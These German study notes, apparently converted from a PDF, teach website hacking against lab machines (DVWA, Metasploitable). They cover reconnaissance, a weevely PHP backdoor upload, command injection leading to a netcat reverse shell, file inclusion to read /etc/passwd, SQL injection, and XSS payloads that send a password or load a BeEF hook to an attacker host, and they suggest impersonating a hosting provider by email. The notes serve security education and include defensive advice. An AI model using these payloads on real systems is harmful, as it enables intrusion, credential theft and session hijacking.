
# Website Hacking

#### Schritt 1. Informationen sammeln


Whois Lookup → Findet Informationen heraus über den Beistzer der Domain/Website


<u>https://whois.domaintools.com/</u> → Eine Seite zum nachschlagen von Infos, über eine Website anhand der Domain

So kann man z.B. welchen Webserver die Seite benutzt( z.B. welche Version von Apache, ...).




Ein weiteres Tool ist Netcraft:





Hier sehen wir auch die
Programmiersprache, die unsere Zielwebsite
verwendet. In diesem Fall ist es PHP. So
können wir wissen, dass wir im Laufe des
Hackprozesses mit PHP- Code arbeiten
müssen, da der Zielserver diesen versteht
und verarbeiten kann. Hier kann man auch sehen
wleche andere Webapplikation diese Website v
erwendet. z.B Wordpress, sowie den Namen
des Webhostingunternehmens.

Eine weitere Seite ist Robtex. Hier können wir sehen, dass der Domainanbieter des Ziels Digital Ocean ist. Wir können derern Emailadresse verwenden, und tun als ob wir von Digital Ocean sind.



Außerdem kann man sehen, welche Websites noch auf dem Webserver gehostet werden.

### Websites die auf dem selben Server sind finden

Auf einem Server laufen meist mehrere Websites. Wenn man es schafft eines dieser Websites zu hacken, ist es in der Regel einfacher auch die anderen Seiten auf dem Server zu hacken.

Ein einfacher Weg, um alle Websites zu finden, ist in bing.com die ip der Zielwebsite einzugeben.

z.B. ip: 192.0.78.25,

und es werden alle Websites mit der selben ip aufgelistet, also alle die auf dem selben Server laufen.

# Subdomains finden

Subdomains sind dazu da, um verschiedene Abschnitte oder Funktionen einer Website zu trennen.

z.B. mail.google.com → mail ist die Subdomain

#### Vorteile:

- 1. eine breitere Angriffsfläche
- 2. möglicher Zugriff auf Beta-Funktionen die nicht gut auf Attacken getestet wurden
- 3. entdecken von weiteren Webapps
- 4. mehr Infomationen und Chancen auf Schwachstellen zu stoßen

#### Tools dafür: knockpy

Hier versuchen wir alle Subdomains von google zu finden. Recon ist die Suchmethode.

Die Suche hat und 526 Subdomains für google.com gefunden

```
http [302, 'https://www.google.com/?gws_rd=ssl', 'gws']
http [302, 'https://www.google.com/?gws_rd=ssl', 'gws']
https [200, None, 'gws']
cert [True, '2024-11-18']

www.hangouts.clients6.google.com ['142.251.36.202']
http [404, None, None]
cert [False, '2024-11-18']

www.clients6.google.com ['142.251.37.10']
http [404, None, None]
https [404, None, None]
cert [False, '2024-11-18']

us-central1-sourcemanagerredirector-pa.clients6.google.com ['142.
http [None, None, None]
https [None, None, None]
cert [None, None, None]
https [None, None, None]
cert [None, None, None]
https [None, None, None]
https [404, None, None]
```

# Dateien in der Webapp finden

Es verwendet eine Wörterliste und sucht nach potenziellen Dateinamen, die sich in dem angegebenen Ordner befinden könnten.


```
root⊛kali)-[~]
# dirb http://10.0.2.4/mutillidae/
```

Hier können wir einige Files sehen. Die info.php Datei beeinhaltet wertvolle Infos in diesem Beiepiel

Eine weitere interessante Datei ist die robots.txt Datei.

Diese Datei legt fest, welche Seiten für die Suchmaschine unzugänglich gemacht werden sollen.

Das ist die robots.txt datei.





Geben wir diese Route im Browser ein, sehen, wir einen versteckten File.

## File Upload Vulnerability

Wir befinden uns hier auf der Website der Metasploitablemaschine. Hier gibt es eine Funktion zum uploaden von Bildern. Nach dem Upload, wird als Warn/Erfolgs-meldung angezeigt, wo die Datei gespeichert wurde. Unter diesem Pfad kann man also File reinstellen. Ich probiere unter diesem Pfad jetzt eine php-Backdoordatei reinzustellen.



Ein einfaches Tool um schnell Backdoordateien zu erstellen ist weevly.

```
(root@kali)-[~]
# weevely generate 123456 /root/shell.php
Generated '/root/shell.php' with password '123456' of 692 byte size.
```

Jetzt laden wir anstatt eines Bildes die Shell-backdoor datei hoch.



Mit diesem weevly-Befehl verbinden wir uns mit unserem hochgeladenen Backdoor. Jetzt haben wir Zugriff auf den Serverrechner.

```
(root⊗ kali)-[~]
# weevely http://10.0.2.4/dvwa/hackable/uploads/shell.php 123456
[+] weevely 4.0.1
[+] Target: 10.0.2.4
[+] Session: /root/.weevely/sessions/10.0.2.4/shell_0.session
[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.
### weevely> ■
```

#### Codeexecution Schwachstelle

Hier wird die Funktionalität angeboten, eine ip-Adresse zu pingen. Dabei wird

die Ip-Adresse die der Benutzer im Eingabefeld eingibt, genommen,

und direkt nach ping eingesetzt.

Das ist ein OS-Befehl.

In Linux kann man nach einem Befehl ein Semikolon setzen, um in einer Zeile zwei Befehle auszuführen.

Das versuchen wir auszunutzen.

Wir geben folgendes in das input-Feld ein:

10.0.2.15; pwd

Das wäre dann dieser Systembefehl, des ausgeführt wird: ping 10.0.2.15; pwd

sehen also das wir über das Inputfeld problemlos Systembefehle ausführen können.



```
### Submit

PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.
64 bytes from 10.0.2.15: icmp_seq=1 ttl=64 time=1.25 ms
64 bytes from 10.0.2.15: icmp_seq=2 ttl=64 time=0.797 ms
64 bytes from 10.0.2.15: icmp_seq=3 ttl=64 time=8.99 ms


--- 10.0.2.15 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.797/3.684/8.998/3.762 ms
/var/www/dvwa/vulnerabilities/exec
```

## Eine Reverse-Shell Verbindung herstellen

Mittels Netcat(ein Netzwerktool), weißen wir unseren Angreifercomputer an, auf einem bestimmten Port zu lauschen.

```
__(root⊕kali)-[~]
_# nc -vv -l -p 8080
listening on [any] 8080 ...
```

Jetzt versuchen wir über das Inputfeld eine Verbindung zum Angreifercomputer auf den bestimmten Port herzustellen.



Die Verbindung hat geklappt

```
pwd
/var/www/dvwa/vulnerabilities/exec
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Jetzt können wir Systembefehle ausführen auf dem Zielserver.

## Local File Inclusion

## Passwörter lesen auf dem Webserver

Auf Linuxrechnern kann man alle Benutzer des Betriebssystems und deren Passwörter unter dem Pfad /etc/passwd nachschauen.

Hier wird als Paramter eine php-Seite in der URL übergeben.

🔘 🤽 10.0.2.4/dvwa/vulnerabilities/fi/?page=include.php

Jetzt versuchen wir direkt auf die php-Seite zuzugreifen (ohne Querystring Das funktioniert zwar nicht, aber jetzt haben wir durch die retion dvw Fehlermeldung herausgefunden, unter welchem Pfad sich die Datei befindet.



nction dvwaExternalLinkUrlGet() in /var/www/dvwa/vulnerabilities/fi/include.php on line 15

Wenn man von einer normalen Linux-Ordnerstruktur ausgeht, dann, müssen wir fünfmal zurücknavigieren und dann zu /etc/passwd navigieren, um die Passwörter des Servers zu bekommen.

O 各 10.0.2.4/dvwa/vulnerabilities/fi/?page=/../../../etc/passwd

### Remote File Inclusion

Bei dieser Attacke versuchen wir über den Querystring unsere eigenen Dateien, oder Links von anderen Seiten auf dem Zielserver einzufügen

Diese Funktionalität muss dafür auf dem Zielserver aktiviert sein.

Wo kann man nachschauen ob die Funktionalität aktiviert ist?

z.B. /etc/php5/cgi/php.ini

allow\_url\_fopen = On allow\_url\_include = On

Diese zwei Optionen ermöglichen Remoteinclusion bei PHP-Seiten

Dieser Php-File stellt eine Verbindung her mit dem Angreiferrechner (siehe Code Execution Vul-Abschnitt)

Diesen File platziere ich auf meinem eigenen lokalen Webserver. Dabei ist es wichtig die Datei als .txt abzuspeichern, weil sie ansonsten auf meinem eigenen Server (Angreifercomputer) ausgeführt werden würde, und ich dann eine Verbindung zu mir selber herstellen würde.

Ich geb hier den Pfad der Backdoordatei an, die ich auf meinem Angreifersomputer geste

Q 10.0.2.4/dvwa/vulnerabilities/fi/?page=http://10.0.2.15/reverse.txt?

meinem Angreifercomputer gespeichert habe

Die Verbindung wurde hergestellt.

## Sicherheitsmaßnahmen

Bei Funktionalitäten seiner Website, die Fileuploads ermöglichen, nur sichere Filetypen erlauben (z.B. png, jpg,...), und die anderen rausfiltern.

- 2. Den benutzer nicht /z.B. in Inputfeldern) erlauben Code oder Systembefehle auszuführen.
- 3. File Inclusion → Deaktivieren von allow\_url\_fopen & allow\_url\_include → statische hardcodierte includes zu anderen Seiten/Links

# **SQL** Injections

#### **SQL-Injections in POST**

SELECT \* from accounts WHERE username = 'admin' # 'and password = '123456'

Bei einer Abfrage von Daten einer SQL-Datenbank, sieht eine typische Abfrage in etwa so aus.

SELECT \* FROM users WHERE user = `Stefan` AND pwd = `Geheimpasswort`

Jetzt könnte man in den Eingabefeldern dieses Login-Formulars beispielsweise folgendes übergeben.

User: `Stefan`,

Password: xyz OR 1 = 1

SELECT \* FROM users WHERE user = `Stefan` AND pwd = `Geheimpasswort` OR `1` = `1`

Da 1 = 1 immer eine wahre Bedingung ist, kann man die Daten bekommen, sogar wenn das Passwort falsch ist.

#### **Best Practice:**

1. Nutzung von Prepared Statements, also Platzhalter für Werte. z.B. db.query(`SELECT \* FROM users WHERE user=\$1 AND pwd=\$2`, [userInput, passwordInput])

Daten und Code werden hier separiert. Es wird sichergestelt dass z.B. userInput ein Wert ist und kein ausführbarercode.

Benutzer hat keine Möglichkeit code zu injizieren.

Daten werden erst nach der Ausführung des Codes gebunden. Eine Liste von erlaubten Benutzereingaben erstellen.

Tool zum Testen von SQL-injections: sqlmap

## Click Jacking

Bei diesem Angriff werden zwei Websiten überlagert dargetsellt, wobei eine davon transparent ist. So tut der Benutzer bei der Nutzung auf scheinbar harmlose Buttons klicken, aber dabei gefährliche Aktionen auf der vom Angreifer platzierten transdaprenten Seite ausführen.

Die einbindung einer solchen seite erfolgt über ein iframe. Damit kann eine externe Seite auf einer anderen Website angezeigt werde.

Best Practice: X-Frame-Options auf Deny stellen.

## **SQL-Injections in GET**

index.php?page=user-info.php&username=stefan' order by 1# ' &password=123456&user-info-php-submit-button=View+Account+Details

Hier versuchen wir SQL-Injection über die get-Leiste im Browser.

index.php?page=user-info.php&username=stefan' order by 6# ' &password=123456&user-ino-php-submit-button=View+Account+Details

Durch herumprobieren der Zahl bei order-by können wir herausfinden, wieviele Spalten die Tabelle hat.

## HTML-Injection

Kann oft durchgeführt werden bei Formularen, die das eingegebene Ergebniss an den Client zurückschicken. Eine Sicherheitslücke ist, wenn das Suchergebniss in html code verpackt an den Client zurückgeschickt wird. Als Angreifer könnte man so z.B. html-code einschleussen, wie ein Formular, dass den Nutzer aufforderd persönliche Daten anzugeben usw.

Wie testet man ob ein Formular für so ein Angriff anfällig ist, wenn eine Reflexion der Benutzerdaten stattfindet?

<b>benutzereingaben</b>

Das in das Formular eingeben. Wenn das Ergbniss so **<b>benutzereingaben**</b> zurü ckgegeben wird, hat man eine potenzielle Schwachstelle entdeckt.

## Reflected-XSS (Cross-Site-Scripting)

XSS ist eine Erweiterung der HTML-Injection. Hierbei wird aber Javascriptcode eingeschleust.

Wie testet man ob ein XSS-Angriff möglich ist?

<script>alert(`Testalarm`)</script>

Das ist JS-Code der ein Alarmfenster im Browser auftauchen lässt.

Wenn daraufhin im Browerfenster ein Alertfenster auftaucht, weiß man, dass XSS-Angriffe möglich sind.

Javascript hat Zugriff auf das DOM (Programmierschnittstelle für Websites) des Browsers. Hier sind auch Informationen wie Cookies zu finden (welche z.B. die SessionId beinhalten). Man kann sich diese ausgeben lassen, z.B. mit

<script>alert(document.cookie)</script>

:

Mithilfe der SessionId kann der Angreifer die Sitzung des aktuellen Users übernehmen

```
<script>
     var password = prompt(`Ihre Sitzung ist abgelaufen. Geben Sie bitte ihr Passwort ein um
     fortzufahren: `);
     document.location = `<a href="http://MeineEigeneWebsite">http://MeineEigeneWebsite</a>` + password;
```

Dieses Script sendet die Daten an eine eigene Website.

#### Stored-Cross-Site-Scripting

</script>

Wenn z.B. ein Forum im Web für XSS anfällig ist, kann man als registrierter Benutzer Code in einem Forumbeitrag ausführen. Jeder der den Eintrag sieht führt auch den Schadcode aus.

Mit Frameworks wie dem BeEf-Framework können auch Angriffe auf dem Rechner des Opfers geladen werden mittels Link aus dem Internet. Dabei muss man ein Beef-Server betreiben.

```
z.B. <script src=`http://<IP-Meines-Beef-Servers/hook.js`> </script>
```

So erfolgt zwischen Client und Beef-Server eine ständige Kommunikation, wobei das Script hook.js Informationen sammelt über den Client, die Browser-funktionalität ausnutzt, oder sogar die Webcam anschaltet.

#### Session-Fixation

Wenn eine Website nach dem einloggen in Sie keine neue SessionId erzeugt ist das eine Sicherheitslücke.

Es könnte eine Email versendet werden mit einem Link, an einen Benutzer der Website mit einer vorgegebenen SessionID. Nachdem der Benutzer sich eingeloggt hat, kann der Angreifer die Session des Opfers übernehmen, und so die die "privaten" Inhalte einsehen.

Best Practice: Session-Ids vor dem Login und nach dem Logout zerstören.

CSRF-Attacke: Cross-Site Request Forgery

Eine Attacke, bei der der Angreifer einen Benutzer dazu bringt, unbeabsichtigt eine Aktion auf einer Website auszuführen, bei der der benutzer angemeldet ist.

Vorkommen: Häufig sind das Links in Foren der Website

#### Beispiel:

Ein Angreifer erstellte eine Website, der eine schädliche Anfrage an die Zielwebsite sendet, in der das Opfer eingeloggt ist.

Es werden die Authentifizierungcookies des Opfers verwendet um Aktionen auf der Website durchzuführen.

Da der Benutzer bereits authentifiziert ist, schätzt die Website die Aktion als legitim ein.

So kann z.B. ein Benutzer bei seiner Bank-Website eingeloggt sein. Der Angreifer erstellt eine Website mit einem sich automatisch ausfüllenden Formular mit einer Anfrage zur Überweisung des Geldes an das Angreiferkonto. Da Benutzer bei der Bankwebsite eingeloggt ist, wird die Anfrage als legitim betrachtet und die Anfrage ausgeführt.

Genauso kann man mit CSRF jmd der in einem Netzwerk eingeloggt ist, dazu bringen für eine bestimmte IP-Adresse den Netzwerkzugriff zu ermöglichen.

Best Practice : CSRF-Token. Bei jeder Abfrage an den Webserver wird ein neues zufälliges Token mitgesendet, dass nur so lange gültig ist, bis der Client eine erneute Anfrage an den Server sendet.